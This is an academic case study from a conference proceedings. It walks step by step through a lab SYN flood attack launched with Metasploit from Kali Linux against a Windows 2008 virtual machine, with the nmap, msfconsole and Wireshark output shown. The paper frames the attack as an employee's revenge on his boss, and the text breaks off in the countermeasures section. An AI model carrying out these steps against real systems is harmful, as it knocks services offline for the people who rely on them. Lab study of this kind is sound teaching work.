Atlantis Highlights in Computer Sciences, volume 4
Proceedings of the 3rd International Conference on Integrated Intelligent Computing Communication & Security (ICIIC 2021)

A Case Study: SYN Flood Attack Launched Through Metasploit

Ng Kar Zuin[1], Eugene[1], Vinesha Selvarajah[2]

[1,2] *Asia Pacific University of Technology & Innovation, Malaysia*
**Corresponding author*: *TP051435@apu.edu.mail.my*

ABSTRACT
There are many different types of Denial of Service attacks like Ping flood attack and ICMP flood attack but this case study is about Denial of Service SYN flood attack that floods the victim machine with SYN packets and causes the victim machine performance to become slower. In this case study, the Kali Linux machine is used as a virtual machine and act as an attacker that attacks the victim machine, and the victim machine is using Windows 2008. Kali Linux is a well-known operating system used by unethical and ethical hackers out there performing their hacks to the victim or performing pen-testing. And there is a tool that used in Kali Linux to perform the SYN flood attack, the tool is Metasploit framework, which is also a well-known penetration testing framework that is currently using by all professional ethical hackers and also the unethical hackers because it is easier to use and it is a command-line interface which is more professional compare to the tools that is the graphical user interface. Hackers can easily launch the SYN flood attack if the hackers know the IP address of the victim machine and send all the SYN packets to the victim machine to jam the victim machine.

Keywords: *SYN Flood Attack, Metasploit, DOS Attack.*

1. INTRODUCTION

In this case study, the attack has been used is, to launch a Denial-of-Service attack from Kali Linux which is also a virtual machine to make the target machine which is a Windows 2008 virtual machine become slow and lag by sending a lot of SYN packets to flood the target machine, which is also known as SYN flood. What is a SYN flood? It is a type of Denial-of-Service (DoS) attack which can slow a machine or a server, by non-stop sending SYN packets, by doing so, the attacker that launch this attack can overwhelm all the ports that are available on the target server machine [8-13].

There are few types of Denial of Service (DoS) attacks and SYN flood Denial of Service (DoS) is just one of them, other than SYN flood attacks, ICMP flood which also known as Ping flood is also one of the common Denial of Service (DoS) attack. ICMP flood attack is usually used by the cybercriminal or hackers to overwhelm the victim's machine by sending lots of ICMP echo requests, and this is the purpose of ICMP flood attack, it floods the victim's network with tons of request packets because the network will only able to respond a certain number of reply packets, but it will overwhelm when there are tons of request packets suddenly coming in. other than that, there are few ways of launching ICMP flood attack by using the code or some tools which are hping and scapy. Hping is a TCP and IP packet assembler and analyzer which is using command line orientation [2]. Other than sending ICMP echo requests, hping can also use it to test firewall, it performs very well in port scanning too, and it is a very good and useful tool for the students who are learning TCP/IP and many more [2] Hping can support more than 2 operating system which included Linux, Windows, Solaris, FreeBSD, NetBSD, MacOS X and OpenBSD [2]. Other than hping, Scapy is also a good tool, Scapy is a very strong interactive packet manipulation program [7]. It can scan, probing, tracerouting, attack and many more, it can do many actions that others can't do, such as sending frames that are not available, injecting our own 802.11 frames and many more [7].

Other than that, Ping of Death which is also known as (POD) is also one of the Denial of Service (DoS) attacks. How Ping of Death (POD) works? The purpose of Ping of Death (POD) will crash or even freeze the victim's machine or server by way of sending overcapacity or abnormal packets just by typing a ping command [6]. Ping of Death (POD) is an older version attack of the ping flood attack. In the old days when computers are not as advance as today, the old version of computers couldn't large packets, and when one of the computers receive one of the big-sized packets, the computer will crash. Besides, sending a ping packet is already larger than 65,535 bytes it is already against the Internet Protocol. Because of this issue, the hackers will attack with another way by sending the abnormal packets in fragments and when the victim's system try to congregate all the fragments, in the end, it will become a big sized packet, and the victim's system memory will overflow and it may cause different types of systems problem and system crashing will be one of them. One of the advantages for the attacker when using a Ping of Death (POD) attack is because the attacker's identity can be easily deceived [6]. Other than that, the attacker that used this attack don't need any knowledge of the victim's machine that they trying to attack, but the attackers must know the IP address of the machine they are going to attack [14-19].

In this attack, will be using Metasploit which is already provided inside Kali Linux. Metasploit is a well-known penetration testing framework used by most ethical and unethical hackers because it makes hacking simpler. Users can easily choose an exploit and what payload they need to use and attack the victim. Other than that, the attack I launched from a virtual machine called Kali Linux. Kali Linux is a Debian-based Linux which usually used by attackers and defenders, Kali Linux is focused on Penetration Testing and Security Auditing [4]. Other than that, Kali Linux comes with more than 600 tools which include Wireshark, Metasploit, John the ripper and many more. Not just the penetration tools, but it also includes the network scanning tools and forensic tools, because of this it is very useful to the attackers and defenders. Besides, it is completely free for everyone and it supports multiple languages [4].

2. MATERIALS AND METHODS

Metasploit framework is a very well-known and powerful tool that is used by ethical hackers and also cybercriminals too, they use it to test the systematic vulnerabilities found on the servers and networks. Other than that, the Metasploit framework is an open-source framework that can use by everyone, and it can support most of the operating systems [3]. Other than that, the Metasploit framework now has 1677 and more exploits established over 25 platforms which were included PHP, Python, Android, Cisco, and many more. Besides, the Metasploit framework also comes with around 500 payloads which included meterpreter payloads which able to let the users confiscate device monitor by using VMC to replace sessions download or upload files, and another one is Dynamic payloads, which able to let the users create special payloads to escape from antivirus software.

There are some modules provided by Metasploit. First are the exploits, which is a tool that can take benefits of system weaknesses. The second is payloads, it is a group of malicious code. The third will be Auxiliary functions, it has additional commands and tools. Besides, the Encoders are used to convert the information or code. Other than that, Listeners is also one of the Metasploit modules, Listeners are malicious software that is concealing in a machine and let the users gain access. Moreover, Shellcode is also included in Metasploit modules, Shellcode is a set of instructions programmed, and it will be executed by a program that is already exploited. Next, is the Post-exploitation code, which helps the user to penetrate deeper once they were inside the target machine. Last but not least, it is a NOP generator, which is a set of instructions to prevent the payload from getting crash and it can use it to bypass some basic IDS and IPS [3].

2.1. Scenario

Here comes a company, and a worker name Elliot which is a grey hat hacker that no one knows his real identity in real life. In the daytime, Elliot is a cybersecurity analyst and at night, Elliot is a black hat hacker. One day, Elliot was frustrated working at the company because no matter how well he performs but his boss still didn't raise his salary. So, he decided to teach him a lesson without letting him know. Elliot is a cybersecurity analyst of the company, and he knows how the network of the company works. First, he uses Kali Linux in a virtual machine and then pings the IP address of his boss computer. After successfully ping his boss computer, then he uses NMAP which is a scanning tool to scan the target IP address to see which port is open. After, Elliot know which ports are open, he launches Metasploit which is a famous penetration tool use by attacker and defender all the time in Kali Linux. After started the Metasploit in Kali Linux and he searches the SYNflood method. And then Elliot will be setting up the RHOST which will be the target IP address and sets up the RPORT which is the open target port. After the RHOST and RPORT were set up then Elliot can start launching the Dos attack to the target machine. When the attack was launched, the target machine will become slow and it is flooded with SYN packets, the performance of the machine will continue slowly until Elliot stop the attack.

2.1.1. Impact of the attack


Denial of Service (DoS) Attack can bring a huge impact too especially when the big company got attacked by Denial of Service. Although the attack is just temporarily if the companies were attacked at bad timing, they can lose a lot of money. Denial of Service (DoS) can make the performance of the computer or the webserver slow when logging into a web-based system [1].

Other than that, the DoS attack has different types of flood attacks which are buffer overflow attacks, SYN flood, and ICMP flood. SYN flood will keep sending requests to the server until the open ports of the server are full of requests and none of the ports can let the users connect. Other than that, why the impact of the DoS attack is big for an online business organization like eBay, Lazada, Shopee and many more. Because if they got attacked by DoS attack, the site will unable to receive the customer's order and because of this the organizations might lose income, it happens when there are special events or promotions in the online shopping site because the attackers knew there will be many people going to buy stuff when there are promotions and event and it is good timing for them to launch the attack.

Besides, if the organizations got attacked by DoS, organizations need to contact their IT staff or hire IT security specialists to help them to recover their server and increase the security of their server to prevent getting attack again in the future.


3. STEPS AND RESULTS

Step 1. Check IP of both machine



```
Microsoft Windows [Version 6.0.6001]
Copyright (c) 2006 Microsoft Corporation.  All rights reserved.

C:\Users\Administrator>ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . : localdomain
   Link-local IPv6 Address . . . . . : fe80::4026:ce25:72da:fba0%10
   IPv4 Address. . . . . . . . . . . : 192.168.150.128
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.150.2

Tunnel adapter Local Area Connection* 8:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Tunnel adapter Local Area Connection* 9:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Tunnel adapter Local Area Connection* 11:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . : localdomain

C:\Users\Administrator>
```


Target machine (Windows 2008): Open CMD and type ipconfig to check the IP address of the machine.



```
zsh: corrupt history file /home/kali/.zsh_history
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.150.129  netmask 255.255.255.0  broadcast 192.168.150.255
        inet6 fe80::20c:29ff:fe88:5f6f  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:88:5f:6f  txqueuelen 1000  (Ethernet)
        RX packets 136  bytes 38642 (37.7 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 14  bytes 1332 (1.3 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 12  bytes 556 (556.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 12  bytes 556 (556.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0


┌──(kali㉿kali)-[~]
└─$ 
```


Attacker machine (Kali Linux): Open Terminal and type ifconfig to check the IP address of the machine

Step 2. Ping each other machine



```
zsh: corrupt history file /home/kali/.zsh_history
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.150.129  netmask 255.255.255.0  broadcast 192.168.150.255
        inet6 fe80::20c:29ff:fe88:5f6f  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:88:5f:6f  txqueuelen 1000  (Ethernet)
        RX packets 136  bytes 38642 (37.7 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 14  bytes 1332 (1.3 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 12  bytes 556 (556.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 12  bytes 556 (556.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0


┌──(kali㉿kali)-[~]
└─$ ping 192.168.150.128
PING 192.168.150.128 (192.168.150.128) 56(84) bytes of data.
64 bytes from 192.168.150.128: icmp_seq=1 ttl=128 time=0.623 ms
64 bytes from 192.168.150.128: icmp_seq=2 ttl=128 time=0.429 ms
64 bytes from 192.168.150.128: icmp_seq=3 ttl=128 time=0.462 ms
64 bytes from 192.168.150.128: icmp_seq=4 ttl=128 time=0.540 ms
64 bytes from 192.168.150.128: icmp_seq=5 ttl=128 time=0.468 ms
64 bytes from 192.168.150.128: icmp_seq=6 ttl=128 time=0.568 ms
64 bytes from 192.168.150.128: icmp_seq=7 ttl=128 time=0.477 ms
64 bytes from 192.168.150.128: icmp_seq=8 ttl=128 time=0.530 ms
64 bytes from 192.168.150.128: icmp_seq=9 ttl=128 time=0.506 ms
^C
--- 192.168.150.128 ping statistics ---
9 packets transmitted, 9 received, 0% packet loss, time 8188ms
rtt min/avg/max/mdev = 0.429/0.511/0.623/0.056 ms

┌──(kali㉿kali)-[~]
└─$ 
```


Attacker machine (Kali Linux): Open a terminal and type the target IP address which is 192.168.150.128



```
C:\Users\Administrator>ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . : localdomain
   Link-local IPv6 Address . . . . . : fe80::4026:ce25:72da:fba0%10
   IPv4 Address. . . . . . . . . . . : 192.168.150.128
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.150.2

Tunnel adapter Local Area Connection* 8:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Tunnel adapter Local Area Connection* 9:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Tunnel adapter Local Area Connection* 11:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . : localdomain

C:\Users\Administrator>ping 192.168.150.129

Pinging 192.168.150.129 with 32 bytes of data:
Reply from 192.168.150.129: bytes=32 time=2ms TTL=64
Reply from 192.168.150.129: bytes=32 time<1ms TTL=64
Reply from 192.168.150.129: bytes=32 time<1ms TTL=64
Reply from 192.168.150.129: bytes=32 time<1ms TTL=64

Ping statistics for 192.168.150.129:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 2ms, Average = 0ms

C:\Users\Administrator>
```

Target machine (Windows 2008): Open CMD and type ping 192.168.150.129


Step 3. Scan target machine for open ports



```
┌──(kali㉿kali)-[~]
└─$ nmap 192.168.150.128
Starting Nmap 7.91 ( https://nmap.org ) at 2021-02-07 01:27 EST
Nmap scan report for 192.168.150.128
Host is up (0.00067s latency).
Not shown: 988 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
1025/tcp open  NFS-or-IIS
1026/tcp open  LSA-or-nterm
1027/tcp open  IIS
1028/tcp open  unknown
1029/tcp open  ms-lsa
1030/tcp open  iad1
5357/tcp open  wsdapi
8080/tcp open  http-proxy

Nmap done: 1 IP address (1 host up) scanned in 7.03 seconds

┌──(kali㉿kali)-[~]
└─$ █
```

Attacker machine (Kali Linux): At terminal type nmap 192.168.150.128


Step 4. Launch Metasploit



```
       =[ metasploit v6.0.26-dev                          ]
+ -- --=[ 2092 exploits - 1128 auxiliary - 355 post       ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

Metasploit tip: Search can apply complex filters such as
search cve:2009 type:exploit, see all the filters
with help search

msf6 > █
```

Attacker machine (Kali Linux): At terminal type postgresql start press enter to start the service and type Msfconsole and press enter.


Step 5. Search SYN flood



```
       =[ metasploit v6.0.26-dev                          ]
+ -- --=[ 2092 exploits - 1128 auxiliary - 355 post       ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

Metasploit tip: Use sessions -1 to interact with the
last opened session

msf6 > search synflood

Matching Modules
================


   #  Name                      Disclosure Date  Rank    Check  Description
   -  ----                      ---------------  ----    -----  -----------
   0  auxiliary/dos/tcp/synflood                 normal  No     TCP SYN Flooder


Interact with a module by name or index. For example info 0, use 0 or use auxiliary/dos/tcp/synflood

msf6 > auxiliary/dos/tcp/synflood
[-] Unknown command: auxiliary/dos/tcp/synflood.
This is a module we can load. Do you want to use auxiliary/dos/tcp/synflood? [y/N]   y
msf6 auxiliary(dos/tcp/synflood) > █
```

Attacker machine (Kali Linux): At terminal type search synflood and copy the file path and paste on the terminal.


Step 6. Set RHOSTS and RPORT



```
Module options (auxiliary/dos/tcp/synflood):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   INTERFACE                   no        The name of the interface
   NUM                         no        Number of SYNs to send (else unlimited)
   RHOSTS                      yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT      80               yes       The target port
   SHOST                       no        The spoofable source address (else randomizes)
   SNAPLEN    65535            yes       The number of bytes to capture
   SPORT                       no        The source port (else randomizes)
   TIMEOUT    500              yes       The number of seconds to wait for new data

msf6 auxiliary(dos/tcp/synflood) > set rhosts 192.168.150.128
rhosts => 192.168.150.128
msf6 auxiliary(dos/tcp/synflood) > set rport 135
rport => 135
msf6 auxiliary(dos/tcp/synflood) > exploit █
```

Attacker machine (Kali Linux): Type options on the terminal and set RHOSTS to the IP address of the target machine 192.168.150.128 and SET RPORT to 135.


Step 7. Check RHOSTS and RPORT after setting up



```
msf6 auxiliary(dos/tcp/synflood) > show options

Module options (auxiliary/dos/tcp/synflood):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   INTERFACE                   no        The name of the interface
   NUM                         no        Number of SYNs to send (else unlimited)
   RHOSTS     192.168.150.128  yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT      132              yes       The target port
   SHOST                       no        The spoofable source address (else randomizes)
   SNAPLEN    65535            yes       The number of bytes to capture
   SPORT                       no        The source port (else randomizes)
   TIMEOUT    500              yes       The number of seconds to wait for new data

msf6 auxiliary(dos/tcp/synflood) > █
```

Attacker machine (Kali Linux): Type show options to see if the RHOSTS and RPORT is successfully changed


Step 8. Launch attack



```
msf6 auxiliary(dos/tcp/synflood) > exploit
[*] Running module against 192.168.150.128

[*] SYN flooding 192.168.150.128:132 ...
█
```


Attacker machine (Kali Linux): Type exploit in terminal and press enter and the attack will be started

Step 9. Check the target's machine



```
CPU Usage: 2 %
Memory: 430 MB

Physical Memory (MB)        System
Total        1022           Handles          11349
Cached        268           Threads            524
Free          427           Processes           43
                            Up Time        0:29:42
Kernel Memory (MB)          Page File  390M / 2303M
Total          64
Paged          39
Nonpaged       25

Processes: 43   CPU Usage: 2%   Physical Memory: 42%
```

Target machine (Windows 2008): This is a screenshot of the performance before the attack was launched.




Physical Memory (MB)
Total 1022
Cached 305
Free 214

Kernel Memory (MB)
Total 66
Paged 39
Nonpaged 27

System
Handles 9930
Threads 463
Processes 41
Up Time 0:38:04
Page File 560M / 2303M

Processes: 41 CPU Usage: 40% Physical Memory: 59%


Target machine (Windows 2008): This is when the attack was launched


Capturing from Local Area Connection [Wireshark 1.10.0 (SVN Rev 49790 from /trunk-1.10)]
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Filter:
Expression... Clear Apply Save

```
No.    Time       Source          Destination     Protocol Length Info
111897 25.4771550 100.171.142.195 192.168.150.128 TCP      60 58866 > 132 [SYN] Seq=0 Win=3710 Len=0
111898 25.4773660 100.171.142.195 192.168.150.128 TCP      60 [TCP Port numbers reused] 63694 > 132 [SYN] Seq=0 Win=3450 Len=0
111899 25.4773930 192.168.150.128 100.171.142.195 TCP      54 132 > 58866 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
111900 25.4774200 192.168.150.128 100.171.142.195 TCP      54 132 > 63694 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
111901 25.4783730 100.171.142.195 192.168.150.128 TCP      60 [TCP Port numbers reused] 22832 > 132 [SYN] Seq=0 Win=673 Len=0
111902 25.4783840 100.171.142.195 192.168.150.128 TCP      60 [TCP Port numbers reused] 31719 > 132 [SYN] Seq=0 Win=92 Len=0
111903 25.4784150 192.168.150.128 100.171.142.195 TCP      54 132 > 22832 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
111904 25.4784440 192.168.150.128 100.171.142.195 TCP      54 132 > 31719 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
111905 25.4793220 100.171.142.195 192.168.150.128 TCP      60 55781 > 132 [SYN] Seq=0 Win=219 Len=0
111906 25.4793340 100.171.142.195 192.168.150.128 TCP      60 [TCP Port numbers reused] 19351 > 132 [SYN] Seq=0 Win=2893 Len=0
111907 25.4793950 192.168.150.128 100.171.142.195 TCP      54 132 > 55781 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
111908 25.4794230 192.168.150.128 100.171.142.195 TCP      54 132 > 19351 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
111909 25.4806460 100.171.142.195 192.168.150.128 TCP      60 [TCP Port numbers reused] 1751 > 132 [SYN] Seq=0 Win=457 Len=0
111910 25.4806600 100.171.142.195 192.168.150.128 TCP      60 [TCP Port numbers reused] 8657 > 132 [SYN] Seq=0 Win=227 Len=0
111911 25.4807050 192.168.150.128 100.171.142.195 TCP      54 132 > 1751 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
111912 25.4807390 192.168.150.128 100.171.142.195 TCP      54 132 > 8657 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
111913 25.4812220 100.171.142.195 192.168.150.128 TCP      60 [TCP Port numbers reused] 19243 > 132 [SYN] Seq=0 Win=1562 Len=0

⊞ Frame 1: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface 0
⊞ Ethernet II, Src: Vmware_88:5f:0f (00:0c:29:88:5f:0f), Dst: Vmware_f6:e9:d2 (00:0c:29:f6:e9:d2)
⊞ Internet Protocol Version 4, Src: 100.171.142.195 (100.171.142.195), Dst: 192.168.150.128 (192.168.150.128)
⊞ Transmission Control Protocol, Src Port: 51233 (51233), Dst Port: 132 (132), Seq: 0, Len: 0
```

Target machine (Windows 2008): Open Wireshark on the target's machine can see it was flooded with packets

Step 10. Stop the attack



```
msf6 auxiliary(dos/tcp/synflood) > exploit
[*] Running module against 192.168.150.128

[*] SYN flooding 192.168.150.128:132 ...
^C[-] Stopping running against current target ...
[*] Control-C again to force quit all targets.
[*] Auxiliary module execution completed
msf6 auxiliary(dos/tcp/synflood) > █
```

Attacker machine (Kali Linux): To stop the attack, the user just need to press CTRL + C to stop the entire attack and it will stop sending packets.

4. CRITICAL ANALYSIS AND COUNTERMEASURE

In my opinion, using the Metasploit framework to launch Dos Attack is much easier and fun using it. Like Armitage, a graphical user interface (GUI) will be easier compared to the CLI method, but most of the defenders and attackers mostly using the CLI method. In my opinion, using the CLI method is much more suitable for a professional, because GUI is for beginners to help them easily understand how the attacks work. Other than that, when using the CLI method, the user needs to make sure the commands are correct if not the command won't be working. During the step when the user needs to set the RHOSTS and RPORTS, users need to make sure the IP address and the port number are correct before launching the attack, otherwise, the attack won't be working or maybe the user will be attacking the wrong target machine.

Other than that, there are few countermeasures for the DoS attack. The first one will be contacting the Internet Service provider for example if a company is under attack, the employee which is in charge of the IT department of the company should call their Internet Service Provider and ask if the traffic can be rerouted. Other than that, implement Intrusion Detection Systems which is also known as IDS and Intrusion Prevention System which also known as IPS to increase the security level of the organization's network and to prevent the DoS or DDoS attack from the attackers. Because the Intrusion detection system monitors the network traffic of the organization in real-time and see if there are any known threats and suspicious activity, and the Intrusion detection system detected something, then it will notify the users. Besides, the Intrusion Prevention System (IPS), controls the system by comparing the incoming and outgoing packets with the ruleset, if the packets were blacklist in the 